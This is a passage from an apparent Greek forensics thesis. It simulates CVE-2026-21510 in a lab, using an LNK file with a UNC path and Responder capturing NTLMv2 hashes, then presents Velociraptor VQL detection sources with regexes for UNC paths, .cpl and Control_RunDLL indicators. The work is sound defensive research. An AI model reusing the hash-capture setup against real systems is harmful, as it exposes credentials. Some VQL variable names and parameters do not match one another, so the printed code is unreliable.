


Εικόνα 5.33: Εκκίνηση του SMB listener στο VM-3

Για την παραγωγή της κίνησης από το VM-2 γίνεται διπλό click στο LNK αρχείο (Quarterly_Report.lnk) που παρήχθη στην ενότητα 5.4.2 και περιέχει το UNC target “\\192.168.56.103\share”. Η ενέργεια αυτή ενεργοποιεί την native συμπεριφορά του Windows Shell για επίλυση UNC paths, εκκινώντας SMB σύνδεση από τον client (VM-2) προς τον server (VM-3) με αυτόματη αυθεντικοποίηση NTLM. Όπως αναλύθηκε στην ενότητα 4.6.2, η συμπεριφορά αυτή προσομοιάζει τη δικτυακή κίνηση που παρατηρείται κατά την εκμετάλλευση του CVE-2026-21510, καθώς χρησιμοποιεί το ίδιο network parsing path.

Στην παρακάτω εικόνα φαίνεται πως το responder καταγράφει τα NTLMv2-SSP authentication attempts από το VM-2, με username “DESKTOP-0432957\admin” και τα αντίστοιχα NTLMv2

challenge-response hashes. Η επιτυχία της προσομοίωσης επιβεβαιώνεται από το γεγονός ότι παράγονται αυθεντικά δικτυακά events σε πολλαπλά επίπεδα, όπως SMB protocol negotiation, NTLM authentication handshake και Windows Firewall entries. Αυτά είναι παρατηρήσιμα τόσο από την πλευρά του server όσο και από την πλευρά του client.



Εικόνα 5.34: Καταγραφή NTLMv2-SSP authentication attempts από VM-2 προς VM-3

5.4.6 Σύνοψη Παραγόμενων Artifacts

Με την ολοκλήρωση των παραπάνω βημάτων, το VM-2 περιέχει το πλήρες σύνολο των τεσσάρων κατηγοριών artifacts. Σε αυτό το σημείο λαμβάνεται ένα επιπλέον snapshot του VM-2 ώστε να διατηρηθεί η κατάσταση μετά την προσομοίωση της επίθεσης και να εξασφαλιστεί η δυνατότητα επαναλαμβανόμενης εκτέλεσης του Velociraptor artifact στο ίδιο σύνολο δεδομένων.


5.5 Σχεδίαση και Συγγραφή Προσαρμοσμένου Velociraptor Artifact

5.5.1 Γενικά

Στις προηγούμενες ενότητες παρουσιάστηκε η παραγωγή των τεσσάρων κατηγοριών forensic artifacts στο VM-2. Παρακάτω παρουσιάζεται η σχεδίαση και συγγραφή του custom Velociraptor artifact το οποίο έχει στόχο την ανίχνευσή τους, υλοποιώντας την προσέγγιση της ανάπτυξης που τεκμηριώθηκε στην ενότητα 4.7.

Το artifact αναπτύχθηκε σε YAML format σύμφωνα με τη δομή που περιγράφηκε στην ενότητα 3.4 και αποτελείται από εννιά VQL sources, εκ των οποίων οι οκτώ αποτελούν το detection logic και η ένατη παράγει το συγκεντρωτικό πόρισμα για το αν το σύστημα είναι επηρεασμένο από την εκμετάλλευση CVE-2026-21510. Η φιλοσοφία σχεδιασμού βασίζεται στην αρχή της ανίχνευσης με βάση τη συμπεριφορά, όπου το artifact εντοπίζει την τεχνική της εκμετάλλευσης (MITRE ATT&CK T1218.002 – System Binary Proxy Execution: Control Panel) και όχι έναν συγκεκριμένο επιτιθέμενο, με αποτέλεσμα η ανίχνευση να μην εξαρτάται από προϋπάρχουσα γνώση των IOCs του επιτιθέμενου.

Η πλήρης δομή του artifact, συμπεριλαμβανομένων των VQL sources και των παραμέτρων, παρατίθεται στο τέλος της εργασίας. Στις παρακάτω υποενότητες αναλύονται οι σχεδιαστικές αποφάσεις και η λειτουργία των επιμέρους sources.



Εικόνα 5.35: Επικεφαλίδα και metadata του Artifact μέσα από το Velociraptor GUI

5.5.2 Δομή του Artifact

Το artifact ακολουθεί την ιεραρχική δομή ονομασίας που υποστηρίζει η πλατφόρμα με το όνομα “Custom5.Windows.Detection.CVE_2026_21510”. Ο τύπος του ορίστηκε ως “CLIENT”, καθώς εκτελείται απευθείας στο VM-2 και αξιοποιεί τις τοπικές πηγές δεδομένων, όπως τα event logs

και το filesystem. Η μοναδική απαίτηση από πλευράς δικαιωμάτων είναι “READ_RESULTS”, ώστε να μπορεί η ένατη πηγή να επεξεργαστεί τα αποτελέσματα των προηγούμενων πηγών μέσω του source() plugin.

Ως precondition ορίστηκε ο έλεγχος του λειτουργικού συστήματος, ώστε το artifact να εκτελείται αποκλειστικά σε Windows περιβάλλοντα.

```
39
40 precondition: |
41   SELECT OS FROM info() WHERE OS = "windows"
42
```

Εικόνα 5.36: Preconditions

5.5.3 Παράμετροι


Στον σχεδιασμό του artifact δόθηκε ιδιαίτερη έμφαση στη δυνατότητα προσαρμογής της λειτουργίας του χωρίς την ανάγκη για τροποποίηση του κώδικα, σύμφωνα με τη φιλοσοφία των παραμετροποιήσιμων artifacts του Velociraptor που τεκμηριώθηκε στην ενότητα 3.4.1. Οι παράμετροι παρουσιάζονται παρακάτω:

Παράμετρος	Τύπος	Default Τιμή	Σκοπός
LookbackHours	int	72	Χρονικό παράθυρο αναζήτησης στα event logs και timestamps αρχείων.
KnownBadIPs	string	(κενό)	Προαιρετική λίστα γνωστών κακόβουλων IPs.
KnownBadHostnames	regex	(κενό)	Προαιρετική ταύτιση με γνωστά κακόβουλα UNC hosts.
SuspiciousLnkNameRegex	regex	(?i).lnk$	Pattern των ονομάτων των LNK αρχείων προς εξέταση.
SuspiciousLnkPaths	csv	(8 paths)	Global paths όπου αναζητούνται τα LNK αρχεία.
CorrelationWindowsSeconds	int	120	Μέγιστο χρονικό διάστημα μεταξύ του control.exe και του child process rundll32.exe.
CalculatedHashes	bool	Y	Υπολογισμός SHA256 για matched LNK και CPL αρχεία.
SysmonLogPath	string	C:/Windows/System32/winevt/Logs/Microsoft-Windows-Sysmon%4Operational.evtx	Διαδρομή του Sysmon EVTX.

SecurityLogPath	string	C:/Windows/System32/winevt/Logs/Security.evtx	Διαδρομή του Security EVTX.
ExcludedUNCRegex	regex	(κενό)	Προαιρετικό regex για τον αποκλεισμό γνωστών νόμιμων UNC paths, χρησιμοποιείται για να καλύψει ανάγκες whitelisting.

Πίνακας 5.1: Παράμετροι του custom artifact

Οι παράμετροι KnownBadIPs και KnownBadHostnames εκφράζουν της αρχή της σχεδιαστικής φιλοσοφίας που αναλύεται στην επόμενη υποενότητα. Δεν αποτελούν gating conditions, αλλά enrichment layer, όπου όταν παρέχονται, εμπλουτίζουν τα ευρήματα με attribution flags, ενώ όταν αφεθούν κενές, το artifact εκτελείται σε καθαρή behavioral λειτουργία.



Εικόνα 5.37: Παραμετροποίηση του artifact μέσα από το GUI πριν την εκτέλεση.

5.5.4 Σχεδιαστική Φιλοσοφία – Behavioural-First Ανίχνευση

Η κεντρική σχεδιαστική απόφαση του artifact είναι ο διαχωρισμός του detection logic και του attribution logic. Σε ένα πραγματικό DFIR σενάριο, ο ερευνητής σπάνια γνωρίζει εκ των προτέρων την IP του επιτιθέμενου. Αυτό που γνωρίζει είναι ότι ορισμένες αλληλουχίες ενεργειών είναι μη αναμενόμενες με την φυσιολογική λειτουργία του συστήματος. Στην περίπτωση του CVE-2026-21510, καμία νόμιμη χρήση των Windows δεν περιλαμβάνει την εκτέλεση του control.exe ή του rundll32.exe με φορτωμένο .cpl αρχείο μέσω UNC path από απομακρυσμένο SMB server. Συνεπώς, η ίδια η ύπαρξη αυτού του συνδυασμού αποτελεί ισχυρή ένδειξη εκμετάλλευσης, ανεξάρτητα από το ποιος είναι ο απομακρυσμένος server. Με βάση αυτή την αρχή, η ανίχνευση κάθε source γίνεται βάσει δύο κυρίων IOCs:

- UNC path στο command line ή στο περιεχόμενο του αρχείου (matches "\\<host>\<share>\")
- CPL\Control_RunDLL indicator (matches ".cpl", "Control_RunDLL" ή "shell32.dll")

Όταν αυτά τα δύο συνυπάρχουν στο ίδιο event, αυτό χαρακτηρίζεται ως ύποπτο. Τα attribution flags ("UNCHostInKnownBadIPs", "UNCHostMatchesKnownBadHostnames") λειτουργούν ως δευτερογενή enrichment columns και εμπλουτίζουν έτσι την έξοδο με πληροφορία όταν παρέχεται threat intelligence, αλλά δεν επηρεάζουν το ποια events επιστρέφονται.

Η προσέγγιση αυτή προσφέρει τα παρακάτω αποτελέσματα:

- Ανεξαρτησία από προϋπάρχουσα γνώση: Το artifact ανιχνεύει την εκμετάλλευση ακόμα και όταν ο αναλυτής δεν έχει εντοπίσει τα IOCs του επιτιθέμενου.
- Ανθεκτικότητα σε μεταβολή των IOCs: Εάν ο επιτιθέμενος αλλάξει IP ή hostname μεταξύ επιθέσεων, η ανίχνευση εξακολουθεί να λειτουργεί.
- Επεκτασιμότητα threat intelligence: Εάν εισαχθεί threat intelligence μέσω της παραμέτρου KnownBadIPs, το artifact παράγει αυτόματα attribution annotations χωρίς αλλαγή στη λογική ανίχνευσης.

5.5.5 Πηγές VQL

Το artifact περιλαμβάνει εννέα ανεξάρτητες πηγές, οι οποίες αντιστοιχούν στις κατηγορίες artifacts που τεκμηριώθηκαν στα προηγούμενα κεφάλαια.

Matched_Suspicious_LNK

Η πρώτη πηγή αντιστοιχεί στην Κατηγορία Α (LNK με ύποπτα χαρακτηριστικά) και στην Κατηγορία Β (απουσία Mark-of-the-Web). Το source ξεκινά με χρήση του glob() plugin για την εύρεση των LNK αρχείων στις θέσεις που έχουν χρησιμοποιηθεί στα IOCs της APT28 (Desktop, Downloads, Temp κλπ). Για κάθε υποψήφιο LNK, το read_file() plugin διαβάζει το binary content και το Alternate Data Stream Zone.Identifier, ενώ το hash() υπολογίζει το SHA256. Η ανίχνευση βασίζεται σε δύο regex patterns που εφαρμόζονται στο binary content του LNK:

- unc_in_content: εντοπίζει UNC paths της μορφής "\\<host>\<share>\.."
- cpl_indicator: εντοπίζει τις λέξεις-κλειδιά ".cpl", "Control_RunDLL", "shell32.dll"

Παράλληλα, το parse_string_with_regex() εξάγει το hostname ή την IP του UNC σε ξεχωριστή στήλη ("UNCHostInLNK") και ελέγχει την κατάσταση του Zone.Identifier (αν υπάρχει ή όχι και

αν είναι ZoneId=3). Αυτή η τελευταία πληροφορία υλοποιεί απευθείας την ανίχνευση της κατηγορίας B, δηλαδή ένα LNK αρχείο στον φάκελο “Downloads” χωρίς Zone.Identifier ADS, γεγονός που αποτελεί σαφή ένδειξη του MotW bypass.

Source Matched_Suspicious_LNK

```
LET cutoff <= timestamp(epoch=now() - LookbackHours * 3600)
LET known_bad_ip_list <= if(condition=KnownBadIPs, then=split(string=regex_replace(source=KnownBadIPs, re="\\s+", replace=""), sep=","), else=[])
LET lnk_globs <= split(string=SuspiciousLnkPaths, sep=",")

LET unc_in_content <= '''(?i)\\\\[A-Za-z0-9._-]+\\S+'''
LET cpl_indicator <= '''(?i)(\.cpl|Control_RunDLL|shell32\.dll)'''
LET extract_unc_host <= '''(?i)\\\\(?P<UNCHost>[A-Za-z0-9._-]+)\\'''

LET candidates <= SELECT
    FullPath AS Path,
    Name,
    Size,
    Mtime,
    Atime,
    Ctime,
    Btime,
    read_file(filename=FullPath, length=1048576) AS Content, regex_replace(source=read_file(filename=FullPath, length=1048576), re='''\x00''', replace="") AS CleanContent,
    read_file(filename=FullPath + ":Zone.Identifier", length=4096) AS ZoneIdentifier
  FROM glob(globs=lnk_globs)
  WHERE NOT IsDir
    AND Size > 0
    AND Size < 1048576
    AND Name =~ SuspiciousLnkNameRegex
    AND Mtime >= cutoff

LET evaluated <= SELECT
    Path,
    Name,
    Size,
    Mtime,
    Atime,
    Ctime,
    Btime,
    (Content =~ unc_in_content) OR (CleanContent =~ unc_in_content) AS HasUNCInLNK,
    (Content =~ cpl_indicator) OR (CleanContent =~ cpl_indicator) AS HasCPLOrControlIndicator,
    if(condition=(CleanContent =~ unc_in_content),
       then=parse_string_with_regex(string=CleanContent, regex=[extract_unc_host]).UNCHost,
       else=parse_string_with_regex(string=Content, regex=[extract_unc_host]).UNCHost) AS UNCHostInLNK,
    ZoneIdentifier,
    if(condition=ZoneIdentifier, then=ZoneIdentifier =~ "(?i)ZoneId=3", else=FALSE) AS HasInternetZoneId3,
    if(condition=ZoneIdentifier, then=FALSE, else=TRUE) AS MissingZoneIdentifier,
    if(condition=CalculateHashes, then=hash(path=Path).SHA256, else=NULL) AS SHA256
  FROM candidates
```

```

SELECT
    "LNK with UNC and/or Control Panel indicators" AS Finding,
    Path,
    Name,
    Size,
    Mtime,
    Atime,
    Ctime,
    Btime,
    HasUNCInLNK,
    HasCPLOrControlIndicator,
    UNCHostInLNK,
    if(condition=KnownBadIPs AND UNCHostInLNK, then=UNCHostInLNK IN known_bad_ip_list, else=FALSE) AS UNCHostInKnownBadIPs,
    if(condition=KnownBadHostnames AND UNCHostInLNK, then=UNCHostInLNK =~ KnownBadHostnames, else=FALSE) AS UNCHostMatchesKnownBadHostnames,
    MissingZoneIdentifier,
    HasInternetZoneId3,
    ZoneIdentifier,
    SHA256,
    "Category A/B" AS Category,
    "CVE-2026-21510" AS CVE
  FROM evaluated
  WHERE HasUNCInLNK OR HasCPLOrControlIndicator


```

Εικόνα 5.38α & Εικόνα 5.38β: Source code του Matched_Suspicious_LNK

Sysmon_Exact_Process_Lineage

Η δεύτερη πηγή υλοποιεί την ανίχνευση της Κατηγορίας Γ (ύποπτες αλυσίδες διεργασιών). Δεν αρκείται σε απλή αναζήτηση με λέξεις-κλειδιά, αλλά εκτελεί πλήρη συσχέτιση της αλυσίδας explorer.exe -> control.exe -> rundll32.exe. Η λογική του source χωρίζεται σε τέσσερα στάδια:

- Συλλογή Sysmon Event ID 1: Το parse_evtx() plugin διαβάζει όλα τα events δημιουργίας διεργασιών εντός του LookbackHours παραθύρου.
- Φιλτράρισμα control_events: Επιλέγονται τα events όπου το Image ταιριάζει με το rundll32.exe και το ParentImage με το control.exe.
- Φιλτράρισμα rundll_events: Επιλέγονται τα events όπου το Image ταιριάζει με το rundll32.exe και το ParentImage με το explorer.exe.
- Συσχέτιση μέσω foreach(): Για κάθε control event αναζητείται το αντίστοιχο child rundll32.exe event με ταύτιση είτε του PArentProcessGuid είτε του ParentProcessId.

Η ταυτοποίηση του χρονικού παραθύρου είναι κρίσιμη καθώς μόνο ζεύγη όπου το rundll32.exe έχει εκκινηθεί εντός της παραμέτρου CorrelationWindowSeconds μετά το control θεωρούνται συσχετιζόμενα. Η συνθήκη “RundllEpoch >= ControlEpoch” διασφαλίζει τη σωστή χρονική σειρά (parent -> child), αποκλείοντας έτσι τυχαία ομοιότητα ζευγών. Η τελική έξοδος του source περιλαμβάνει ένα row ανά correlated chain, με όλες τις σχετικές πληροφορίες όπως timestamps, PIDs, ProcessGuids και command lines και για τις δύο διεργασίες.

Source Sysmon_Exact_Process_Lineage

```
LET cutoff <= timestamp(epoch=now() - LookbackHours * 3600)
LET known_bad_ip_list <= if(condition=KnownBadIPs, then=split(string=regex_replace(source=KnownBadIPs, re="\\s+", replace=""), sep=","), else=[])

LET unc_pattern <= '''(?i)\\\\[A-Za-z0-9._-]+\\S+'''
LET cpl_indicator <= '''(?i)(\.cpl|Control_RunDLL|shell32\.dll)'''
LET extract_unc_host <= '''(?i)\\\\(?P<UNCHost>[A-Za-z0-9._-]+)\\'''

LET sysmon1 <= SELECT
    System.TimeCreated.SystemTime AS EventEpoch,
    timestamp(epoch=System.TimeCreated.SystemTime) AS EventTime,
    System.Computer AS Computer,
    EventData.User AS User,
    EventData.Image AS Image,
    EventData.CommandLine AS CommandLine,
    EventData.ParentImage AS ParentImage,
    EventData.ParentCommandLine AS ParentCommandLine,
    EventData.ProcessGuid AS ProcessGuid,
    EventData.ParentProcessGuid AS ParentProcessGuid,
    EventData.ProcessId AS ProcessId,
    EventData.ParentProcessId AS ParentProcessId,
    EventData.Hashes AS Hashes,
    EventData.IntegrityLevel AS IntegrityLevel
  FROM parse_evtx(filename=SysmonLogPath)
  WHERE System.EventID.Value = 1
    AND timestamp(epoch=System.TimeCreated.SystemTime) >= cutoff

LET control_events <= SELECT
    EventEpoch AS ControlEpoch,
    EventTime AS ControlTime,
    Computer,
    User,
    Image AS ControlImage,
    CommandLine AS ControlCommandLine,
    ParentImage AS ControlParentImage,
    ParentCommandLine AS ControlParentCommandLine,
    ProcessGuid AS ControlProcessGuid,
    ParentProcessGuid AS ExplorerProcessGuid,
    ProcessId AS ControlPID,
    ParentProcessId AS ExplorerPID,
    Hashes AS ControlHashes,
    IntegrityLevel AS ControlIntegrity
  FROM sysmon1
  WHERE Image =~ "(?i)\\\\control\\.exe$"
    AND ParentImage =~ "(?i)\\\\explorer\\.exe$"

LET rundll_events <= SELECT
    EventEpoch AS RundllEpoch,
    EventTime AS RundllTime,
    Computer AS RundllComputer,
    User AS RundllUser,
    Image AS RundllImage,
    CommandLine AS RundllCommandLine,
    ParentImage AS RundllParentImage,
    ParentCommandLine AS RundllParentCommandLine,
    ParentProcessGuid AS RundllParentGuid,
    ParentProcessId AS RundllParentPID,
    ProcessGuid AS RundllProcessGuid,
    ProcessId AS RundllPID,
    Hashes AS RundllHashes,
    IntegrityLevel AS RundllIntegrity
  FROM sysmon1
  WHERE Image =~ "(?i)\\\\rundll32\\.exe$"
    AND ParentImage =~ "(?i)\\\\control\\.exe$"
```

```
64
65 LET correlated <= SELECT * FROM foreach(row=control_events, query={
66     SELECT
67         ControlEpoch, ControlTime, Computer, User,
68         ControlImage, ControlCommandLine,
69         ControlParentImage, ControlParentCommandLine,
70         ControlProcessGuid, ExplorerProcessGuid,
71         ControlPID, ExplorerPID,
72         ControlHashes, ControlIntegrity,
73         Rundll1Epoch, Rundll1Time,
74         Rundll1Image, Rundll1CommandLine,
75         Rundll1ParentImage, Rundll1ParentCommandLine,
76         Rundll1ParentGuid, Rundll1ParentPID,
77         Rundll1ProcessGuid, Rundll1PID,
78         Rundll1Hashes, Rundll1Integrity
79     FROM rundll_events
80     WHERE (Rundll1ParentGuid = ControlProcessGuid OR Rundll1ParentPID = ControlPID)
81       AND Rundll1Epoch >= ControlEpoch
82       AND (Rundll1Epoch - ControlEpoch) <= CorrelationWindowSeconds
83
84  })
85
86 LET enriched <= SELECT
87     ControlTime,
88     Rundll1Time,
89     Computer,
90     User,
91     ControlParentImage,
92     ControlImage,
93     ControlCommandLine,
94     Rundll1Image,
95     Rundll1CommandLine,
96     ControlProcessGuid,
97     Rundll1ProcessGuid,
98     ControlCommandLine =~ unc_pattern OR Rundll1CommandLine =~ unc_pattern AS HasUNCPath,
99     ControlCommandLine =~ cpl_indicator OR Rundll1CommandLine =~ cpl_indicator AS HasCPLOrControlIndicator,
100    parse_string_with_regex(string=ControlCommandLine, regex=[extract_unc_host]).UNCHost AS ControlUNCHost,
101    parse_string_with_regex(string=Rundll1CommandLine, regex=[extract_unc_host]).UNCHost AS Rundll1UNCHost,
102    if(condition=ExcludedUNCRegex, then=(ControlCommandLine =~ ExcludedUNCRegex OR Rundll1CommandLine =~ ExcludedUNCRegex), else=FALSE) AS IsExcludedUNC,
103    ControlHashes,
104    Rundll1Hashes
105  FROM correlated
106
107 SELECT
108    "Correlated process lineage - explorer -> control -> rundll32" AS Finding,
109    ControlTime,
110    Rundll1Time,
111    Computer,
112    User,
113    ControlParentImage,
114    ControlImage,
115    ControlCommandLine,
116    Rundll1Image,
117    Rundll1CommandLine,
118    ControlProcessGuid,
119    Rundll1ProcessGuid,
120    HasUNCPath,
121    HasCPLOrControlIndicator,
122    ControlUNCHost,
123    Rundll1UNCHost,
124    if(condition=KnownBadIPs, then=(ControlUNCHost IN known_bad_ip_list OR Rundll1UNCHost IN known_bad_ip_list), else=FALSE) AS UNCHostInKnownBadIPs,
125    if(condition=KnownBadHostnames AND (ControlUNCHost OR Rundll1UNCHost), then=(ControlUNCHost =~ KnownBadHostnames OR Rundll1UNCHost =~ KnownBadHostnames), else=FALSE) AS UNCHostMatchesKnownBadHostna
126    ControlHashes,
127    Rundll1Hashes,
128    "Category C" AS Category,
129    "CVE-2026-21510" AS CVE
130 FROM enriched
131 WHERE NOT IsExcludedUNC
132   AND HasUNCPath
133   AND HasCPLOrControlIndicator
```

Εικόνα 5.39α & Εικόνα 5.39β: Source code του Sysmon_Exact_Process_Lineage

Sysmon_Control_Rundll32_CommandLine_IOCs

Η τρίτη πηγή συμπληρώνει την προηγούμενη και εξετάζει την μεμονωμένη εκτέλεση του control.exe ή του rundll32.exe, χωρίς να απαιτεί correlation της αλυσίδας. Αυτό την καθιστά κρίσιμη σε σενάρια όπου το process lineage δεν είναι πλήρες, όπως για παράδειγμα την περίπτωση που ο επιτιθέμενος εκκίνησε μία διεργασία μέσω άλλου parent όπως το PowerShell ή κάποιου scheduled task.

Η ίδια λογική (UNC + CPL indicator) εφαρμόζεται. Επιπλέον, εξάγεται το UNCHost από το command line και εφαρμόζονται τα δύο enrichment flags για την IP και το hostname.

Source Sysmon_Control_Rundll32_CommandLine_IOCs

```
LET cutoff <= timestamp(epoch=now() - LookbackHours * 3600)
LET known_bad_ip_list <= if(condition=KnownBadIPs, then=split(string=regex_replace(source=KnownBadIPs, re="\\s+", replace=""), sep=","), else=[])

LET unc_pattern <= '''(?i)\\\\[A-Za-z0-9._-]+\\S+'''
LET cpl_indicator <= '''(?i)(\.cpl|Control_RunDLL|shell32\.dll)'''
LET extract_unc_host <= '''(?i)\\\\(?P<UNCHost>[A-Za-z0-9._-]+)\\'''

LET events <= SELECT
    timestamp(epoch=System.TimeCreated.SystemTime) AS EventTime,
    System.Computer AS Computer,
    EventData.User AS User,
    EventData.Image AS Image,
    EventData.CommandLine AS CommandLine,
    EventData.ParentImage AS ParentImage,
    EventData.ParentCommandLine AS ParentCommandLine,
    EventData.ProcessGuid AS ProcessGuid,
    EventData.ParentProcessGuid AS ParentProcessGuid,
    EventData.ProcessId AS ProcessId,
    EventData.ParentProcessId AS ParentProcessId,
    EventData.Hashes AS Hashes,
    EventData.IntegrityLevel AS IntegrityLevel
  FROM parse_evtx(filename=SysmonLogPath)
  WHERE System.EventID.Value = 1
    AND timestamp(epoch=System.TimeCreated.SystemTime) >= cutoff
    AND (Image =~ "(?i)\\\\control\\.exe$" OR Image =~ "(?i)\\\\rundll32\\.exe$")

LET evaluated <= SELECT
    EventTime,
    Computer,
    User,
    Image,
    CommandLine,
    ParentImage,
    ParentCommandLine,
    ProcessGuid,
    ParentProcessGuid,
    ProcessId,
    ParentProcessId,
    Hashes,
    IntegrityLevel,
    CommandLine =~ unc_pattern OR ParentCommandLine =~ unc_pattern AS HasUNCPath,
    CommandLine =~ cpl_indicator OR ParentCommandLine =~ cpl_indicator AS HasCPLOrControlIndicator,
    parse_string_with_regex(string=CommandLine, regex=[extract_unc_host]).UNCHost AS UNCHost,
    if(condition=ExcludedUNCRegex, then=(CommandLine =~ ExcludedUNCRegex OR ParentCommandLine =~ ExcludedUNCRegex), else=FALSE) AS IsExcludedUNC
  FROM events

SELECT
    "Sysmon command-line IOC - control/rundll32 with UNC + CPL" AS Finding,
    EventTime,
    Computer,
    User,
    ParentImage,
    ParentCommandLine,
    Image,
    CommandLine,
    ProcessGuid,
    ParentProcessGuid,
    ProcessId,
    ParentProcessId,
    HasUNCPath,
    HasCPLOrControlIndicator,
    UNCHost,
    if(condition=KnownBadIPs AND UNCHost, then=UNCHost IN known_bad_ip_list, else=FALSE) AS UNCHostInKnownBadIPs,
    if(condition=KnownBadHostnames AND UNCHost, then=UNCHost =~ KnownBadHostnames, else=FALSE) AS UNCHostMatchesKnownBadHostnames,
    Hashes,
    "Category C" AS Category,
    "CVE-2026-21510" AS CVE
  FROM evaluated
  WHERE NOT IsExcludedUNC
    AND HasUNCPath
    AND HasCPLOrControlIndicator
```

